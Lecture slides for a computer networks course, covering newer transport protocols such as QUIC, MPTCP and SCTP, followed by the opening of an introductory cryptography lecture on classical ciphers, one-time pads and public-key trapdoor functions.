  - TOU : Transports Over UDP (Draft RFC 11/2016, Facebook)
  - QUIC :TCP+TLS+HTTP/2 over UDP (Google)

## Newer Protocols

# Issues with the current stack



# QUIC and TOU

- Proposed to provide end to end encryption
- Includes encryption of protocol headers
  - Idea is to decouple slow TCP development
  - Allow end applications to deploy their own protocols
  - Avoid problems with "middle boxes" - firewalls
- Considerably complicates Network Troubleshooting
- "Middle boxes" are deployed for a reason
  - Removes control from local network owners

# Middleboxes circa 2012





Figure 1: Box plot of middlebox deployments for small (fewer than 1k hosts), medium (1k-10k hosts), large (10k-100k hosts), and very large (more than 100k hosts) enterprise networks. Y-axis is in log scale.

- almost as many middleboxes as routers
- various types of middleboxes are deployed

Sherry, Justine, et al. "Making middleboxes someone else's problem: Network processing as a cloud service." Proceedings of the ACM SIGCOMM 2012 conference. ACM, 2012.


# Quick UDP Internet Connections (QUIC)

QUIC(**Quic UDP Internet Connections**),  
MULTIPLEXED STREAM TRANSPORT OVER UDP  
= sophisticated TLS + TCP on UDP



# QUIC in a nutshell

- First connection attempt



# Enabling in Chrome: chrome://flags

## Save Page as MHTML

Enables saving pages as MHTML: a single text file containing HTML and all sub-resources. – Mac, Windows, Linux

Disabled

[#save-page-as-mhtml](#)

## MHTML Generation Option

Provides experimental options for MHTML file generator. – Mac, Windows, Linux

Default

[#mhtml-generator-option](#)

## Experimental QUIC protocol

Enable experimental QUIC protocol support. – Mac, Windows, Linux, Chrome OS, Android  
[#enable-quic](#)

Default

## Latest stable JavaScript features

Some web pages use legacy or non-standard JavaScript extensions that may conflict with the latest JavaScript features. This flag allows disabling support of those features for compatibility with such pages. – Mac, Windows, Linux, Chrome OS, Android  
[#disable-javascript-harmony-shipping](#)

Enabled

# Transport over UDP (TOU):: RFC Draft 2016

- Provides a method for encapsulating transport protocols over UDP
- eg. TCP over UDP, IP over UDP
- Only makes sense if:
  - Introduce new features not rolled out in Internet
  - Trying to abuse transport's headers
  - TCP over UDP allows multihoming TCP (eg. WiFi and Cellular)

# Valid application issues with TCP

- Users very small packets (overhead)
- Low and infrequent data rates - connect overhead
- Doesn't need order guarantees
- Doesn't need reliability guarantees
  - But may need occasional acknowledgements
- Problems around slow start
  - Bad performance with wireless networks
  - Also poor for short-lived connections

# Known Issues with TCP (solution/mitigation)

- TCP Head of Line Blocking (virtual output queues)
- Cost of 3-way opening handshake (TCP Fast Open)
- Slow start and small initial windows (initCWND10)
- Packet loss causes large backoff (TCP cubic)
- IP roaming (Mobile IP / IPv6?)
- TCP Buffer Bloat (Router upgrades)
- Primary Issue: Slow to roll out over entire internet


# Invalid TCP issues: Dodging Congestion Management

- Increase throughput by not using end-to-end flow control
- Circumvent slow start
- Rise of "selfish UDP" protocols
  - Main core routers reprogrammed to preferentially drop UDP
  - Previously, UDP had been prioritized
- Also led to rise of multiple simultaneous TCP connections

# Results

CSE Machines: Gamma → Beta  
Window Size: 20kb (default)  
Date: March 12, 2015


Throughput with Varying Concurrent TCP Connections:  
March 12, 2015




# Multipath TCP (MPTCP) :: RFC 6824

- Standard TCP builds connection between interfaces (NIC - NIC)
- MPTCP Core idea: use multiple paths between hosts seamlessly
- Examples:
  - WiFi and Cellular links on phone
  - WiFi and Ethernet on Workstations
- Uses options fields of TCP header
  - Cannot rely on ports, NAT may rewrite
  - Must embed information in protocol
- Currently implemented:
  - Reference Implementation: Linux kernel
  - iOS 7
  - OS X 10.10+ (Siri)

### Data transmission with plain TCP



### Data transmission with MPTCP



## MPTCP Options Field

Value	Symbol	Name
0x0	MP_CAPABLE	Multipath Capable
0x1	MP_JOIN	Join Connection
0x2	DSS	Data Sequence Signal (Data ACK and data sequence mapping)
0x3	ADD_ADDR	Add Address
0x4	REMOVE_ADDR	Remove Address
0x5	MP_PRIO	Change Subflow Priority
0x6	MP_FAIL	Fallback
0x7	MP_FASTCLOSE	Fast Close
0xf	(PRIVATE)	Private Use within controlled testbeds

Values 0x8 through 0xe are currently unassigned.

# RUDP: Reliable UDP, IETF Draft (never published)

- Added to UDP:
  - 1 Acknowledge of received packets
  - 2 Windowing and flow control
  - 3 Retransmission of lost packets
  - 4 Over buffering (Faster than real-time streaming)
- Beloved by Game Developers
- TCP Issue: Head of Line blocking
  - Delay to stream, if packet is lost
  - At least RTT \* 2
  - because all packets are delivered in order
- eg. Series of packets with bullet information
  - One bullet can be "lost" - others would still hit
  - Nb. Incentive to small amounts of out of order delivery

# RTP: Real-time Transport Protocol, RFC 3550

- Designed for video and real time streaming
- Used in conjunction with RTCP (Real-time Transport Control Protocol)
  - RTCP provides QoS feedback and synchronisation
- Runs over UDP, widely used for VOIP and Video Streaming
- Supports:
  - Jitter compensation
  - *Detection* of packet loss and out-of-order delivery
  - Multiple destinations via IP Multicast
- Requires intelligence in application to handle loss and order issues

# Data Center TCP (DTCP) :: RFC 8257

- Data centers are interesting places
  - Can assume all routers, switches etc. under single control
- Issues with very short term bursts of traffic
  - Typically due to MapReduce clusters
  - All clients reporting back at same time
  - Over by the time standard congestion mechanisms take effect.
- Modifies Explicit Congestion Notification (ECN)
  - Estimates fraction of bytes encountering congestion
  - Modifies TCP congestion window based on that.

# Stream Control Transmission Protocol (SCTP):: RFC 4960

- Originally a Telephony oriented protocol
- Combines features of TCP and UDP
- Multihoming (different IPs) but does not load share on them
  - Fault tolerance only
- Supports multiple data streams
- Avoids head of line blocking
- Provides automatic Heartbeat control
- Very little actual deployment - WebRTC

gù yòng bīng zhī fǎ      wú shí qí bù lái      shí wú yǒu yǐ dài zhī  
故用兵之法，無恃其不來，恃吾有以待之；  
wú shí qí bù gōng      shí wú yǒu suǒ bù kě gōng y  
無恃其不攻，恃吾有所不可攻也。

*The art of war teaches us to rely not on the likelihood of the enemy's not coming, but on our own readiness to receive him; not on the chance of his not attacking, but rather on the fact that we have made our position unassailable.*

— The Art of War, Sun Tzu  
Translation by Lionel Giles

Computer Networks  
T-409-TSAM  
Introduction to Cryptography

Stephan Schiffel

October 14th 2021

# Outline

1 Terminology

2 One Time Pad

3 Public Key Cryptography

4 Diffie-Hellman

5 RSA

# Goal: Understand basic principles of Cryptography

- Security
- Authentication
- Validation - message integrity
- Emerging problems
- Cryptocurrencies

# Use cases

- Preventing man in the middle attacks
  - Interception
  - Monitoring
  - Data theft
- Identification
  - Who are you?
  - Are you still you??
  - Are you sure, you're still you???
- Authentication
  - Signatures
  - Validating that digital items haven't been altered
- Possession
  - Are you the certified owner of this digital asset?

# Terminology

# Terms

- Out of Band (OOB)
  - Transmitted using a different media to the main communication
  - eg. Internet access to banks, but cellphone authorisation to login
- Plaintext
  - Unencoded original message
- Nonce
  - Arbitrary or random number that is only used once
  - Used to provide non-predictability

# Kerckhoff's Principle


*A cryptosystem should be secure even if everything about the system, except the secret key, is public knowledge*

# History of Encryption

- 100BC Caesar Cipher - each letter shifted by n places
- 16th Century Vigenere Cipher - added key to message mod 26
- 19th Century Hebern rotor machine - substitution tablet
- 20th Century Enigma Machine
  - Broken by Polish and British cryptographers
  - Intellectually, this work also paves the way to general purpose computers.
- Applications up to 20th century usually military, but also commercial
- 1970's IBM forms crypto group for commercial encryption

## What is a Cryptographic Key?

Key: Replace every letter with 3<sup>rd</sup> successive letter



Cipher

K NQYG CRRNGU

## More formally

A key is a piece of information (a parameter) that determines the functional output of a cryptographic algorithm.

- Typically a string of bits of pre-determined length
- But anything can be a key
- Symmetric key: same key is used to encrypt and decrypt
- Asymmetric key: two different keys, one to encrypt, and one to decrypt

# Substitution Cipher

- substitution cipher: substituting one thing for another
  - monoalphabetic cipher: substitute one letter for another

plaintext	abcdefghijklmnopqrstuvwxyz
ciphertext	mnbvcxzasdfghjklpoiuytrewq

## Example

plaintext	bob.	i love you.	alice
ciphertext	nkn.	s gktc wky.	mgsbc

## Encryption key

permutation of 26 letters

# Vigenère Cipher, circa 1586

- Form of polyalphabetic cipher
- Originally published by Giovan Batista Belaso
- Based on series of interwoven Caesar ciphers, based on letters of keyword
- Known as the indecipherable cipher as resisted deciphering for 300 years
- Keyword is chosen, and repeats for the entire text
  - keyword = ["HELP"]
  - ciphers = ["ABCDEF..Z", "DEFGHI..Z", "EFGHI..Z"]
- In python, ciphered text is simply:
  - ciphers[keyword,plaintext[0]], ciphers[keyword,plaintext[1]], etc.
- Broken secretly by Babbage in 1854, Publicly by Kasiski in 1863

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

cipher      VVVRBACP

key      COVERCOVER...

plaintext      THANKYOU


In encrypting plaintext, the cipher letter is found at the intersection of the column headed by the plaintext letter and the row indexed by the key letter. To decrypt ciphertext, the plaintext letter is found at the head of the column determined by the intersection of the diagonal containing the cipher letter and the row containing the key letter.




# Breaking substitution ciphers

- Easy to attack using frequency analysis
  - Varying frequency of use of different letters
  - For english, e is most common, z is least
  - Typically requires about 50 letters of ciphertext to break
- Historically, to prevent this ciphers began to be combined with codebooks
  - Homophonic ciphers - adjust frequency of symbol use (Spain, 1401)
  - Nomenclator - codebook with large substitution table
  - eg. 17th century Louis XIV, Rossignol's Great Cipher
  - Systematically broken by the 16th century
  - 15th Century - polyalphabetic ciphers - multiple ciphers were used for the same message
  - This eventually led to mechanical systems such as the German WW2 Enigma System

# Symmetric Cryptography



# Alice, Eve and Bob



# One Time Pad

# One Time Pad

- Only unbreakable protocol (Shannon 1949)
  - Randomly generated "infinite" length key (pad)
  - Combined with plaintext
  - Both sides must have a copy of the pad (Key exchange problem)
  - No other relationship between plain and cipher text
- 
- 1 Must only be used once
  - 2 Source pad must remain secret

# One-Time Pad

---

- Key is chosen randomly
  - Plaintext  $X = (x_1 \ x_2 \ \dots \ x_n)$
  - Key  $K = (k_1 \ k_2 \ \dots \ k_n)$
  - Ciphertext  $Y = (y_1 \ y_2 \ \dots \ y_n)$
- 
- $e_k(X) = (x_1 + k_1 \ x_2 + k_2 \ \dots \ x_n + k_n) \text{ mod } m$
  - $d_k(Y) = (y_1 - k_1 \ y_2 - k_2 \ \dots \ y_n - k_n) \text{ mod } m$

## One Time Pad - Example

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	

T	U	V	W	X	Y	Z	
19	20	21	22	23	24	25	26

Replace letters with numbers:

S E R V I C E	D E A D	D R O P
19 5 18 22 9 3 5	4 5 1 4	4 18 15 16

## Add numbers from message to ones from OTP

S	E	R	V	I	C	E	D	E	A	D	D	R	O	P
19	05	18	22	09	03	05	04	05	01	04	04	18	15	16
72	42	57	14	25	36	18	99	25	84	09	53	17	78	96
<hr/>														
91	47	75	36	34	39	23	03	30	85	03	57	35	93	12



Crypto Museum  
cryptomuseum.com



# One Time Pads

- Because the key is perfectly random, so is the ciphertext
  - No way to extract information
  - "Entropy" of message
  - Result from Shannon, 1949
- Suppose the key isn't perfectly random - i.e. a book
  - Favourite of Hollywood
  - This can be broken, although it is non-trivial
  - Similarly if key is reused
- Key length must be equal or greater than text
- There is no protection of the message - no way to know if message has been changed

# Challenges of widespread Encryption Use

- Encryption and Decryption by users must be fast
  - Considerable overhead on more elaborate schemes
  - Infeasible for many uses (waiting time for users)
- Decryption by attackers must be as impossible as practical
  - Probably fine if it theoretically takes a few million years of compute time
- Key distribution
  - How agree on key in first place?

# Public Key Cryptography

# Symmetric Key Exchange

- Assume n users using a common network
  - Any two may wish to communicate with each other (email say)
- With symmetric Key Exchange:
  - Each user must store  $(n - 1)$  symmetric keys (one for each user)
  - Total number of keys is  $\frac{n(n-1)}{2}$
  - For 3,000 RU students - approx 3 million different keys
  - How do we repudiate a key if one is cracked?
  - Adding, removing, refreshing users and keys??

# Public Key Cryptography

- Each user has a pair of keys:
- Public key that is well, public
- Private key that is kept *strictly* secret
- Public Key is used to encrypt, private key used to decrypt
- Elegant solution to the problem
- First published by Diffie-Hellman, 1976
- *Important: store private keys securely*

# Public Key Encryption

- Asymmetric - different key used for encryption/decryption
- Public key is available to encrypt message
- Private key is used to decrypt
- Relies on mathematical functions with no efficient solution
- Typically incorporate random numbers
  - Hence the source of the random numbers can be a problem
- Typically used for short messages
  - ie. key exchange to setup symmetric encryption

# One-way Trapdoor Functions


---

- Given a public-key crypto system,
  - Alice has public key  $K$
  - $E_K$  must be a one-way function, i.e.: knowing  $y = E_K[x]$ , it should be *difficult* to find  $x$
- However,  $E_K$  must **not** be one-way from Alice's perspective. The function  $E_K$  must have a trapdoor such that the knowledge of the trapdoor enables Alice to invert it

# Algorithm Design: Trapdoor functions

- Algorithms rely on three hard mathematical problems
  - Integer Factorization (RSA)
  - Discrete Logarithm (Diffie-Hellman)
  - Elliptic-curve discrete logarithm
    - $y^2 = x^3 + ax + b$ , random number(private key), point on the curve (public)
    - Requires attacker to solve elliptic curve discrete algorithm problem
- Principle is:
  - Relatively cheap to compute with complete information
  - Intractable to reverse the computation with only partial information
  - Key is the missing information

